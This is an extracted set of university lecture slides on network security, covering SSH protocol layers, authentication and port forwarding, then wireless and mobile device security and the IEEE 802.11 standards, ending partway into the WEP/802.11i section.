


Figure 6.9 SSH Transport Layer Protocol Packet Exchanges

SSH Transport Layer Protocol Packet Formation



pktl = packet length
pdl = padding length

Figure 6.10 SSH Transport Layer Protocol Packet Formation

Authentication Methods



Publickey

- The client sends a message to the server that contains the client's public key, with the message signed by the client's private key
- When the server receives this message, it checks whether the supplied key is acceptable for authentication and, if so, it checks whether the signature is correct

Password

- The client sends a message containing a plaintext password, which is protected by encryption by the Transport Layer Protocol

Hostbased


- Authentication is performed on the client's host rather than the client itself
- This method works by having the client send a signature created with the private key of the client host
- Rather than directly verifying the user's identity, the SSH server verifies the identity of the client host

Connection Protocol



- The SSH Connection Protocol runs on top of the SSH Transport Layer Protocol and assumes that a secure authentication connection is in use
 - The secure authentication connection, referred to as a tunnel, is used by the Connection Protocol to multiplex a number of logical channels
- Channel mechanism
 - All types of communication using SSH are supported using separate channels
 - Either side may open a channel
 - For each channel, each side associates a unique channel number
 - Channels are flow controlled using a window mechanism
 - No data may be sent to a channel until a message is received to indicate that window space is available
 - The life of a channel progresses through three stages: opening a channel, data transfer, and closing a channel

Example of SSH Connection Protocol Message Exchange



Channel Types



- Four channel types are recognized in the SSH Connection Protocol specification

Session

- The remote execution of a program
- The program may be a shell, an application such as file transfer or e-mail, a system command, or some built-in subsystem
- Once a session channel is opened, subsequent requests are used to start the remote program

X11

- Refers to the X Window System, a computer software system and network protocol that provides a graphical user interface (GUI) for networked computers
- X allows applications to run on a network server but to be displayed on a desktop machine

Forwarded-tcpip

- Remote port forwarding

Direct-tcpip


- Local port forwarding

Port Forwarding




- One of the most useful features of SSH
- Provides the ability to convert any insecure TCP connection into a secure SSH connection (also referred to as SSH tunneling)
- Incoming TCP traffic is delivered to the appropriate application on the basis of the port number (a port is an identifier of a user of TCP)
- An application may employ multiple port numbers

SSH Transport Layer Packet Exchanges



(a) Connection via TCP



(b) Connection via SSH Tunnel

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 9

Wireless Network Security



Contents



- Wireless network security
 - Network threats
 - Security measures
- Mobile device security
 - Security threats
 - Security strategy
- IEEE 802.11 wireless LAN overview
 - Wi-Fi Alliance
 - IEEE 802 protocol architecture
 - IEEE 802.11 network components and architectural model
 - IEEE 802.11 services
- IEEE 802.11i wireless LAN security
 - IEEE 802.11i services
 - IEEE 802.11i phases of operation
 - Discovery phase
 - Authentication phase
 - Key management phase
 - Protected data transfer phase
 - The IEEE 802.11i pseudorandom function

Weekly Learning Outcomes

1. Describe the security threats and countermeasures for wireless networks.
2. Discuss the types of security threats posed by the use of mobile devices and mobile device security strategy.
3. Discuss the elements of the IEEE 802.11 wireless LAN Standard and security architecture.



Wireless Security




- Wireless network security is the process of designing, implementing and ensuring security on a wireless computer network. It is a subset of network security that adds protection for a wireless computer network. Wireless network security is also known as wireless security.
- include the following:
 - Channel
 - Mobility
 - Resources
 - Accessibility

Wireless Networking Components



- Wireless Endpoint: WIFI-enabled laptop/tablet, cell phone, Bluetooth device.
- Access point: Cell towers, WIFI hotspots, wireless routers
- Transmission medium: carries signals



Endpoint



Access point

Figure 7.1 Wireless Networking Components

Wireless Network Threats



1. Accidental association
2. Malicious association
3. Ad hoc networks
4. Nontraditional networks
5. Identity theft (MAC spoofing)
6. Man-in-the middle attacks
7. Denial of service (DoS)
8. Network injection

Securing Wireless Transmissions



- The principal threats to wireless transmission are eavesdropping, altering or inserting messages, and disruption
- To deal with eavesdropping, two types of countermeasures are appropriate:
 - **Signal-hiding techniques**
 - Turn off SSID broadcasting by wireless access points
 - Assign cryptic names to SSIDs
 - Reduce signal strength to the lowest level that still provides requisite coverage
 - Locate wireless access points in the interior of the building, away from windows and exterior walls
 - **Encryption**
 - Is effective against eavesdropping to the extent that the encryption keys are secured

Securing Wireless Access Points



- The main threat involving wireless access points is unauthorized access to the network
- The principal approach for preventing such access is the IEEE 802.1x standard for port-based network access control
 - The standard provides an authentication mechanism for devices wishing to attach to a LAN or wireless network
 - The use of 802.1x can prevent rogue access points and other unauthorized devices from becoming insecure backdoors

Mobile Device Security




- Mobile devices have become an essential element for organizations as part of the overall network infrastructure
- Prior to the widespread use of smartphones, network security was based upon clearly defined perimeters that separated trusted internal networks from the untrusted Internet
- Due to massive changes, an organization's networks must now accommodate:
 - Growing use of new devices
 - Cloud-based applications
 - De-perimeterization
 - External business requirements

Security Threats



- Major security concerns for mobile devices:
 - Lack of physical security control
 - Use of untrusted mobile devices
 - Use of untrusted networks
 - Use of apps created by unknown parties
 - Interaction with other systems (e.g., cloud-based data sync)
 - Use of untrusted contents

Mobile devices Security Elements



IEEE 802.11 Wireless LAN Overview



- IEEE 802 is a committee that has developed standards for a wide range of local area networks (LANs)
- In 1990 the IEEE 802 Committee formed a new working group, IEEE 802.11, with a charter to develop a protocol and transmission specifications for wireless LANs (WLANs)
- Since that time, the demand for WLANs at different frequencies and data rates has exploded

IEEE 802.11 Terminology




- **Access point (AP)**
 - Any entity that has station functionality and provides access to the distribution system via the wireless medium for associated stations.
- **Basic service set (BSS)**
 - A set of stations controlled by a single coordination function.
- **Coordination function**
 - The logical function that determines when a station operating within a BSS is permitted to transmit and may be able to receive PDUs.
- **Distribution system (DS)**
 - A system used to interconnect a set of BSSs and integrated LANs to create an ESS.
- **Extended service set (ESS)**
 - A set of one or more interconnected BSSs and integrated LANs that appear as a single BSS to the LLC layer at any station associated with one of these BSSs.
- **MAC protocol data unit (MPDU)**
 - The unit of data exchanged between two peer MAC entities using the services of the physical layer.
- **MAC service data unit (MSDU)**
 - Information that is delivered as a unit between MAC users.
- **Station**
 - Any device that contains an IEEE 802.11 conformant MAC and physical layer.



- The first 802.11 standard to gain broad industry acceptance was 802.11b
- Wireless Ethernet Compatibility Alliance (WECA)
 - An industry consortium formed in 1999
 - Subsequently renamed the Wi-Fi (Wireless Fidelity) Alliance
 - Created a test suite to certify interoperability for 802.11 products
- Wi-Fi
 - The term used for certified 802.11b products
 - Has been extended to 802.11g products
- Wi-Fi5
 - A certification process for 802.11a products that was developed by the Wi-Fi Alliance
 - Recently the Wi-Fi Alliance has developed certification procedures for IEEE 802.11 security standards
 - Referred to as Wi-Fi Protected Access (WPA)

IEEE 802.11 Protocol Stack



General IEEE 802 functions



Flow control
Error control

Assemble data into frame
Addressing
Error detection
Medium access

Encoding/decoding of signals
Bit transmission/reception
Transmission medium

Specific IEEE 802.11 functions



Reliable data delivery
Wireless access control protocols

Frequency band definition
Wireless signal encoding

IEEE 802.11 Extended Service Set




Table 7.2 IEEE 802.11 Services



Service	Provider	Used to support
Association	Distribution system	MSDU delivery
Authentication	Station	LAN access and security
Deauthentication	Station	LAN access and security
Disassociation	Distribution system	MSDU delivery
Distribution	Distribution system	MSDU delivery
Integration	Distribution system	MSDU delivery
MSDU delivery	Station	MSDU delivery
Privacy	Station	LAN access and security
Reassociation	Distribution system	MSDU delivery



- To deliver a message within a DS, the distribution service needs to know the identity of the AP to which the message should be delivered in order for that message to reach the destination station
- Three services relate to a station maintaining an association with the AP within its current BSS:
 1. Association
 - Establishes an initial association between a station and an AP
 2. Reassociation
 - Enables an established association to be transferred from one AP to another, allowing a mobile station to move from one BSS to another
 3. Disassociation
 - A notification from either a station or an AP that an existing association is terminated

IEEE 802.11i Wireless LAN Security •



For privacy and security, 802.11 defined the

- **Wired Equivalent Privacy (WEP) algorithm.**

The privacy portion of the 802.11 standard contained major weaknesses. Subsequent to the development of WEP, the 802.11i task group has developed a set of capabilities to address the WLAN security issues. In order to accelerate the introduction of strong security into WLANs,

